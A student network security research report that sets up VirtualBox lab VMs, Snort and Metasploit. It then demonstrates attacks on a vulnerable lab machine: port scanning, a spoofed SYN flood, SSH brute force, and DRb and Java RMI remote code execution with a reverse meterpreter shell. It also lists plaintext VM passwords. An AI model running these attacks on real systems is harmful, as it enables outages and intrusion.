**# Final Report of Network Security Research**

Yash Patel (M.S. CSCI)

Nont Assawakomenkool (M.S. INCS)

***Table Content***

1. **Chapter 1** Setting up Research Environment and Network configuration --------------------4
2. **Chapter 2** Network Attacks and exploitation -------------------------------------------------------17
3. **Chapter 3** Intrusion detection and change response ---------------------------------------------40
4. **Chapter 4** Collect Datasets and come up with useful features for anomaly detection ----
5. **Chapter 5** Apply machine learning algorithms on our features for better performance --

**Goal:** The goal of this Research paper is to catch an adversary on the red hand, not just defense and stay quiet.

We are working on this research project from last 12 months and I (Yash Patel) started this research under the guidance of Prof. Voris by creating and deploying research environment using vmbox software on development server (198.242.56.249 - **soecsdev.nyit.edu**). So here we have used three Virtual Machines (vms) to demonstrate our idea of network security research.

For simplicity we have divided whole research into four major parts. In which first part was setting up vms and deploy environment for research. Here I (Yash Patel) have provided another document to guide virtual machine setting up procedure in details with network configurations and system settings. In which we have described step by step procedure by you can set up VMs and reconfigure it.

**## Chapter 1 –Setting up Research Environment and Network configuration**

**VBoxManage** is the command-line interface to VirtualBox. Using VBoxManage one can completely control VirtualBox. VirtualBox can be controlled from the command line of the host operating system. VBoxManage supports all the features that can be access by graphical user interface. Along with that VBoxManage also supports some additional features that cannot be accessed by graphical user interface. VBoxManage also exposes all the features of the virtualization engine, even those that cannot be accessed from the GUI.

**Snort** is most famous for being a full-fledged open-source network based intrusion detection system (NIDS). Snort is also a feature-rich packet sniffer and a useful packet logger. In addition to these, few central features of Snort are, (i) Snort supports sending real-time alerts when an intrusion event is detected (ii) Snort can even be used as an inline “intrusion prevention system” that enables to receive alerts in real time and in several different mediums, rather than having to continuously sit at a desk monitoring the Snort system 24 hours a day. To help one better understand the different features and capabilities of Snort, let’s take a look at it by analogy. Snort is like a vacuum that sucks up all items of a particular kind (in this case, packets).Snort allows one to do different things to them once they are captured.

Snort can be used to watch the items as they get sucked up to see what is captured (also known as packet sniffer). It can also be used to put the items into a container for later examination once they are captured. This is also referred as packet logger. It is also used to sort them, match the items with a list of criteria and it lets the user know when a matching item has gone through also known as Network Intrusion Detection System (NIDS). These features allow for various types of useful security analysis to be performed, including closer examination of the contents of potential attacks (from the NIDS), live traffic sampling of ongoing security evens (from the packet sniffer), and historical data on past network events (from the packet logger).

The **Metasploitable** is the Linux virtual machine. It is intentionally vulnerable version of Ubuntu Linux Designed for testing security tools and demonstrating common vulnerabilities. This virtual machine is compatible with VMWare, Virtual Box, and other common virtualization platforms. Metasploitable mainly focuses on vulnerabilities at the operating system and network services layer. Version 2 of Metasploitable is available on source forge link which is given below. Metasploitable 2 ships with even more vulnerabilities than the original image. By default, Metasploitable’s network interfaces are bound to the NAT and Host-only network adapters, and the image should never be exposed to a hostile network.

**(Note: A manual on installing Metasploitable 2 is available in this document**

**Purpose:** The main purpose is to detect network attacks using existing adaptive IDS technology (snort) and respond them.

**Setup VMBox on Development server**

Requirements to set up VMBox on Development Server.

* Download Ubuntu ISO
* Configure Ubuntu ISO on VMBox (one can find iso on development server- soecsdev.nyit.edu as well).

Following are the steps for setting up Ubuntu Linux on VMBox:

**Step 1:**

* Download ubuntu-14.04.3-server-i386.iso from link:

<https://sourceforge.net/projects/ids-snort-v1/files/ubuntu-14.04.3-server-i386.iso/download>

**Step 2:**

* Once the Ubuntu is downloaded the next Step is to setup VMBox on development server for **testvm1**.
* Execute the following commands to setup VMBox on development server (for testvm1):

*VBoxManage list runningvms*

*VBoxManage createvm --name "testvm1" --register*

*VBoxManage modifyvm "testvm1" --memory 1024 --acpi on --boot1 dvd --nic1 bridged --bridgeadapter1 em1 --ostype Ubuntu*

*VBoxManage showvminfo "testvm1" --details*

*VBoxManage modifyvm "testvm1" --vrde on --vrdeport 3390*

*VBoxManage createvdi --filename ~/VirtualBox\ VMs/testvm1/testvm1-disk01.vdi --size 10000*

*VBoxManage storagectl "testvm1" --name "IDE Controller" --add ide*

*VBoxManage storageattach "testvm1" --storagectl "IDE Controller" --port 0 --device 0 --type hdd --medium ~/VirtualBox\ VMs/testvm1/testvm1-disk01.vdi*

*VBoxManage storageattach "testvm1" --storagectl "IDE Controller" --port 1 --device 0 --type dvddrive --medium /home/ypatel20/iso/ubuntu-14.04.3-server-i386.iso*

*VBoxManage modifyvm "testvm1" --vrde on*

*VBoxHeadless --startvm "testvm1" &*

*VBoxManage controlvm testvm1 poweroff*

**Step 3:**

* Once the commands for setting up VMBox for **testvm1** is executed on development server execute **testvm2**.
* Execute the following commands to setup VMBox on development server (for testvm2)

*VBoxManage list runningvms*

*VBoxManage createvm --name "testvm2" --register*

*VBoxManage modifyvm "testvm2" --memory 1024 --acpi on --boot1 dvd --nic1 bridged --bridgeadapter1 em1 --ostype Ubuntu*

*VBoxManage modifyvm "testvm2" --vrde on --vrdeport 3389*

*VBoxManage createvdi --filename ~/VirtualBox\ VMs/testvm2/testvm2-disk01.vdi --size 10000*

*VBoxManage storagectl "testvm2" --name "IDE Controller" --add ide*

*VBoxManage storageattach "testvm2" --storagectl "IDE Controller" --port 0 --device 0 --type hdd --medium ~/VirtualBox\ VMs/testvm2/testvm2-disk01.vdi*

*VBoxManage storageattach "testvm2" --storagectl "IDE Controller" --port 1 --device 0 --type dvddrive --medium /home/ypatel20/iso/ubuntu-14.04.3-server-i386.iso*

*VBoxManage modifyvm "testvm2" --vrde on*

*VBoxHeadless --startvm "testvm2" &*

*VBoxManage controlvm testvm2 poweroff*

When both Step 2 and Step 3 are executed successfully, it shows that VMBox configurations are installed successfully. The next step will be to install Ubuntu Linux using GUI interface tool (Tight VNC client).

TightVNC client can be downloaded from the link below:

<https://sourceforge.net/projects/ids-snort-v1/files/tvnjviewer-2.7.2-bin.zip/download>

**Step 4:**

* .Zip file is downloaded for TightVNC.
* After extracting .zip file and run tightvnc-jviewer.jar (To connect VNC Server using the TightVNC client with GUI)

VNC server is already installed on development server (soecsdev.nyit.edu - **198.242.56.249**) and to access it Tight VNC client is used. Try to connect VNC client through Tight VNC SSH connection.

**TightVNC connection via ssh tunneling**

Following is the example of credentials for TightVNC connection:

**Remote Host: 198.242.56.249**

**Port: 3390 | 3389 SSH**

**Server: 198.242.56.249 SSH**

**Port: 22 SSH**

**User :( Ubuntu username)**

Tight VNC client is providing GUI interface to setup both VMs on development server. Install Ubuntu operating system properly on both the VMs.

***Information: following are the IPs of the virtual machines:***

Development Server IP : 198.242.56.249

**testvm1 IP : 198.242.56.122 tcp-port: 3390 password: testvm1**

**testvm2 IP : 198.242.56.123 tcp-port: 3389 password: testvm2**

Then try *apt-get install update* command on terminal to check internet access is on both the VMs or not. If it isn’t able to access internet on both the VMs then you nee to check proxy settings or DNS settings.

After accessing VMs using VNC client, the next step is to configure network of these VMs using the following the network settings given below:

**Configure Network Settings**

Proxy server is responsible for filtering the external internet traffic so you can change the network settings using the following steps. To allow *apt-get* command, change *apt.conf* file.

Change the network configuration as below:

**Step 1:**

* Setup proxy server settings on both the virtual machines as follows:

**Proxy IP : 198.242.56.207**

**tcp-port : 80 (proxy.nyit.edu:80)**

**Step 2:**

* After setting up the proxy server, setup network configuration for testvm1.
* For this, Changes has to be made in two things, that are as follows:

1. Make the following changes to /etc/network/interfaces

*auto eth0*

*iface eth0 inet static*

*address 198.242.56.122*

*netmask 255.255.255.0*

*network 198.242.56.0*

*broadcast 198.242.56.255*

*gateway 198.242.56.1*

*# dns-\* options are implemented by the resolvconf package, if installed*

*dns-nameservers 64.35.176.53 64.35.176.65*

*dns-search nyit.edu*

1. Make the following changes to /etc/apt/apt.conf

*Acquire::http::proxy "http://proxy.nyit.edu:80/";*

*Acquire::https::proxy "https://proxy.nyit.edu:80/";*

*Acquire::ftp::proxy "ftp://proxy.nyit.edu:80/";*

*Acquire::socks::proxy "socks://proxy.nyit.edu:80/";*

**Information: These proxy settings are used to allow *apt-get* command on vm.**

**Step 3:**

* After setting up the proxy server, setup network configuration for testvm2.
* For this, Changes has to be made in two things, that are as follows:

1. Make the following changes to /etc/network/interfaces

*auto eth0*

*iface eth0 inet static*

*address 198.242.56.123*

*netmask 255.255.255.0*

*network 198.242.56.0*

*broadcast 198.242.56.255*

*gateway 198.242.56.1*

*# dns-\* options are implemented by the resolvconf package, if installed*

*dns-nameservers 64.35.176.53 64.35.176.65*

*dns-search nyit.edu*

1. Make the following changes to /etc/apt/apt.conf

*Acquire::http::proxy "http://proxy.nyit.edu:80/";*

*Acquire::https::proxy "https://proxy.nyit.edu:80/";*

*Acquire::ftp::proxy "ftp://proxy.nyit.edu:80/";*

*Acquire::socks::proxy "socks://proxy.nyit.edu:80/";*

* These proxy settings are used to allow apt-get command on vm.
* Next step will be to install OpenSSH to make connection simply from anywhere using ssh client.

**Setup ssh-server on VMBox**

* Execute the following command to setup ssh server on the virtual machine:

*apt-get update*

*apt-get upgrade*

*apt-get install openssh-server*

* Now, Ssh is installed and configured on both VMs
* Snort can be installed using command which given below:

**Setup Snort on VMBox**

**Step 1:**

* Download snort.iso file from the below link

<https://sourceforge.net/projects/ids-snort-v1/files/snort.iso/download>

**Step 2:**

* Mount the snort.iso file and copy files on machine

**Step 3:**

* Install snort by executing the following commands one by one

*apt-get update*

*apt-get upgrade*

*apt-get install flex bison build-essential checkinstall libpcap-dev libdnet libdnet-dev libnet1-dev libpcre3-dev libmysqlclient-dev libnetfilter-queue-dev iptables-dev*

**Step 4:**

* Execute the following commands for libnet configuration

*tar xvfvz libdnet-1.12.tgz*

*cd libdnet-1.12*

*./configure CFLAGS=-fPIC; make*

*sudo checkinstall*

*sudo dpkg -i libdnet\_1.12-1\_i386.deb*

*sudo ln -s /usr/local/lib/libdnet.1.0.1 /usr/lib/libnet.1*

*cp /usr/local/lib/libdnet.1.0.1 /usr/local/lib/libdnet.so.1.0.1*

*LD\_LIBRARY\_PATH=/usr/local/lib*

*export LD\_LIBRARY\_PATH*

**Step 5:**

* Execute the following commands for daq configuration

*tar xvfz daq-2.0.6.tar.gz*

*cd daq-2.0.6/*

*./configure CFLAGS=-fPIC; make*

*sudo checkinstall*

*sudo dpkg -i daq\_2.0.6-1\_i386.deb*

**Step 6:**

* Execute the following commands to configure snort

*tar xvfz snort-2.9.8.0.tar.gz*

*cd snort-2.9.8.0/*

*./configure*

*sudo checkinstall*

*sudo dpkg -i snort\_2.9.8.0-1\_i386.deb*

*sudo ln -s /usr/local/bin/snort /usr/sbin/snort*

*sudo ldconfig –v*

*snort –V*

*sudo groupadd snort*

*sudo useradd snort -d /var/log/snort -s /sbin/nologin -c SNORT\_IDS -g snort*

*sudo mkdir /var/log/snort*

*sudo chown snort:snort /var/log/snort/*

**Check whether snort is working properly or not using the following command:**

*snort*

After successfully installing snort one has to also install community rules on machines. Link to get the rules are given below or can be directly installed from ISO.

*wget* [*https://www.snort.org/downloads/registered/snortrules-snapshot-2980.tar.gz*](https://www.snort.org/downloads/registered/snortrules-snapshot-2980.tar.gz)

**Install community rules**

**Step 7:**

* Download snort rule from the official website manually:

*mkdir /etc/snort*

*tar xvfvz snortrules-snapshot-2980.tar.gz -C /etc/snort/1*

*sudo mkdir /usr/local/lib/snort\_dynamicrules*

*sudo chown -R snort:snort /etc/snort/\**

*sudo mv /etc/snort/etc/\* /etc/snort/*

**Step 8:**

* Edit the snort.conf using vim editor:

*sudo vim snort.conf*

*ipvar HOME\_NET 10.1.10.0/24*

*ipvar EXTERNAL\_NET !$HOME\_NET*

**Change RULE\_PATH ../rules/ to RULE\_PATH /etc/snort/rules/**

Step 8: Disable firewall:

*sudo ufw disable*

**Step 9:**

* Run snort on eth0:

1. In packet dump mode:

*sudo snort -c /etc/snort/snort.conf -A console -i eth0 -K ascii*

1. In sniffer mode:

*snort -vde*

1. In sniffer-log mode:

*snort -vde -l /var/log/snort/ -K ascii*

1. In test mode

*sudo snort -T -i eth0 -u snort -g snort -c /etc/snort/snort.conf*

1. In analysis mode

*snort -A console -i eth0 -c /etc/snort/snort.conf -l /var/log/snort -K asci*

1. In read pcap mode

*snort -r /var/www/html/IDS/upload\_pcap/tcp.pcap -c /etc/snort/snort.conf -l /var/log/snort -K ascii*

* After successfully configured snort on both the VMs Metasploit framework VM has been configured for penetration testing.

**Setup Metasploit Framework on VMBox**

**Step 1:**

* Download metasploit.iso file from the link below:

<https://sourceforge.net/projects/ids-snort-v1/files/metasploit.iso/download>

**Step 2:**

* Mount metasploit.iso and copy the files from the iso file into VMs directory

**Step 3:**

* Following are the steps for Metasploit environment setup:

*sudo apt-get install build-essential libreadline-dev libssl-dev libpq5 libpq-dev libreadline5 libsqlite3-dev libpcap-dev openjdk-7-jre git-core autoconf postgresql pgadmin3 curl zlib1g-dev libxml2-dev libxslt1-dev vncviewer libyaml-dev curl zlib1g-dev ruby1.9.3*

*sudo apt-get install nmap*

*sudo gem install wirble sqlite3 bundler*

*su postgres*

*createuser msf -P -S -R –D  
createdb -O msf msf*

*chmod +x metasploit-latest-linux-installer.run*

*./metasploit-latest-linux-installer.run*

*sudo msfupdate*

*sudo msfconsole*

After successfully configuration of snort on both the VMs and also configuring on one VM, now configuring Metasploitable (Vulnerable Ubuntu Linux) on another VM.

**Configure Metasploitable Ubuntu Linux on VMBox**

**Step 1:**

* Download Metasploitable Ubuntu Linux 2.rar file from the given below link:

<https://sourceforge.net/projects/ids-snort-v1/files/Metasploitable_Ubuntu_Linux-2.tar.gz/download>

* Make vm named directory at following path: ~/VirtualBox\ VMs/
* Extract the downloaded .rar file at that same path. (~/VirtualBox\ VMs/vm/)

**Step 2:**

* Configure Metasploitable Ubuntu Linux on development server

**vm IP: 198.242.56.121**

**tcp-port:3399**

**vm::vm (Vulnerable Linux)**

*VBoxManage list runningvms*

*VBoxManage createvm --name "vm" –register*

*VBoxManage modifyvm "vm" --memory 512 --acpi on --boot1 dvd --nic1 bridged --bridgeadapter1 em1 --ostype Ubuntu*

*VBoxManage showvminfo "vm" –details*

*VBoxManage modifyvm "vm" --vrde on --vrdeport 3399*

*VBoxManage storagectl "vm" --name "IDE Controller" --add ide  
VBoxManage storageattach "vm" --storagectl "IDE Controller" --port 0 --device 0 --type hdd --medium ~/VirtualBox\ VMs/vm/vm-disk.vdi*

*VBoxManage modifyvm "vm" --vrde on*

*VBoxHeadless --startvm "vm" &*

*VBoxManage controlvm vm poweroff*

**Information: Configuration of proxy settings on this vm is done in the same way as the previous one.**

* Network configuration for VM can be done by following steps:

1. Make the following changes to /etc/network/interfaces

*auto eth0*

*iface eth0 inet static*

*address 198.242.56.121*

*netmask 255.255.255.0*

*network 198.242.56.0*

*broadcast 198.242.56.255*

*gateway 198.242.56.1*

*# dns-\* options are implemented by the resolvconf package, if installed*

*dns-nameservers 64.35.176.53 64.35.176.65*

*dns-search nyit.edu*

1. Make the following changes to /etc/apt/apt.conf

*Acquire::http::proxy "http://proxy.nyit.edu:80/";*

*Acquire::https::proxy "https://proxy.nyit.edu:80/";*

*Acquire::ftp::proxy "ftp://proxy.nyit.edu:80/";*

*Acquire::socks::proxy "socks://proxy.nyit.edu:80/";*

These proxy settings are used to allow apt-get command on VM.

***REFERENCES***

|  |
| --- |
| <http://www.unixmen.com/install-snort-nids-ubuntu-15-04/> |
| <http://linton.tw/2014/08/17/Install-Snort-from-source-on-Ubuntu/> |
| <http://linton.logdown.com/posts/2014/08/16/install-snort-from-source-on-ubuntu> |
| <http://manual.snort.org/node8.html> |
| <https://www.virtualbox.org/manual/ch08.html> |
| <http://linuxpitstop.com/install-and-use-command-line-tool-vboxmanage-on-ubuntu-16-04/> |
| <http://www.howopensource.com/2011/06/how-to-use-virtualbox-in-terminal-commandline/> |
| http://nakkaya.com/2012/08/30/create-manage-virtualBox-vms-from-the-command-line/ |

**## Chapter 2 – Network Attacks and exploitation**

After successfully setup of research environment we can start apply our idea to develop and/or deploy IDS technology to achieve our goal. As described the first part of research is **Network attacks / Exploitation.** In this section, we will pick up 10 examples of exploitation to work on this research paper which are Port scanning, DDoS/TCP SYN flood, Brute force, DRb remote code execution, Java RMI Server Insecure Default Configuration Java Code Execution, WordPress XMLRPC DoS, VSFTPD v2.3.4 Backdoor Command Execution, PHP Utility Belt – Remote Code Execution, Anonymous login (Samba Client) backdoor exploit, and Unrealircd 3.2.8.1 backdoor command execution.

The idea of exploitation testing is shown as model in figure 1.




Figure 1 Model of exploitation testing

The adversary should not able to compromise a testing server which is maned “target”, but the attacker will receive the same weak point information as receiving from the vulnerability Server that contain a number of weak services. For simplicity, finally we have scripted all the attack payload together and made it automated script file which can directly exploit any payload as per the choice taken.

In this section we have explain different network attacks and describe their exploitation in details with demo. We picked ten different network attacks and exploit their vulnerabilities which described below with demonstration:

* 1. **Port scanning**

Port scanning is used to probe a server or host for open ports by not only administrators but also attacker. A goal of port scanning is not to compromise or attack targets, but to find active ports on them. So that, they can get other ideas what to do next.

Example command of port scan by Nmap application.

* Sudo nmap -sV -v 198.242.56.122 -p 1-65535
  + -p <port ranges> : Only scan specified ports
  + -sV: Probe open ports to determine service/version info

A report of port scanning will be display on the screen after successful scanning.




Figure 1.1 Scan report for a Target server

* 1. **DoS/TCP SYN flood**

DoS or Denial of Service is an attack that make its target unavailable to serve the users. The TCP SYN flood is a DoS attack that flood a number of only SYN packets to a target by spoofing IP Addresses so the TCP SYN-ACK packets will never back to the attacker. Since a number of sessions are opened, but never closed, connections of the TCP service on a server will be full. So, users or normal request will not be able to connect to the service.

Example command of TCP SYN flood port 80 by hping3.

* sudo hping3 --flood -S -p 80 --rand-source 198.242.56.121
* --flood sent packets as fast as possible. Don't show replies.
* -S set SYN flag
* -p --destport [+][+]<port> destination port(default 0)
* --rand-source random source address mode.




Figure 2.1 Use elinks to browse a web page.




Figure 2.2 successful browsing to a web page.




Figure 2.3 Target server’s connection state after run TCP SYN flood.



Figure 2.4 Fail browsing to a web page.

* 1. **Brute-force (SSH Login Check Scanner)**

Brute-force is a type of attack that try many users and passwords with the hope to get a correct one.

Example command of Brute-force attack by metasploit.

* + - msfconsole
    - use auxiliary/scanner/ssh/ssh\_login
    - set rhosts 198.242.56.122
    - set userpass\_file /etc/snort/wordlist/bruteforce\_user\_pass.txt
    - run/exploit




Figure 3.1 Module options of Brute-force

The figure below figure shows a successful brute force attack. The first several lines illustrate incorrect password guesses, while the highlighted line shows a successfully guessed password being applied and access being granted to the system without specific knowledge of the password.




Figure 3.2 Example output of Brute-force processing.

ref>> https://www.offensive-security.com/metasploit-unleashed/scanner-ssh-auxiliary-modules/

* 1. **DRb remote code execution**

Distributed Ruby or DRb allows Ruby program communicate to each other over network or the same system machine. DRb uses remote method invocation (RMI) to pass data between processes. This module exploits remote code execution vulnerabilities in DRb to gain an access to the target.

Example command of DRb remote code execution.

* msfconsole
* use exploit/linux/misc/drb\_remote\_codeexec
* set URI druby://198.242.56.121:8787
* set LHOST 198.242.56.123
* run




Figure 4.1 Module options of DRb remote code execution




Figure 4.2 Processing of DRb remote code execution exploit




Figure 4.3 Result of DRb remote code execution exploit

According to the Figure 4.3, an attacker gained an access as a root user on the target server. This is demonstrated above by running commands which show that a root account is being used and the networking details confirm that the user account is on the target machine.

* 1. **Java RMI Server Insecure Default Configuration Java Code Execution**

Example commands of Java RMI Server Default Configuration Java Code Execution

* + - msfconsole
    - Use exploit/multi/misc/java\_rmi\_server
    - set rhost 198.242.56.121
    - set srvhost 198.242.56.123
    - set payload java/meterpreter/reverse\_tcp
    - set lhost 198.242.56.123
    - exploit




Figure 5.1 Java RMI Server insecure default configuration java code execution module options

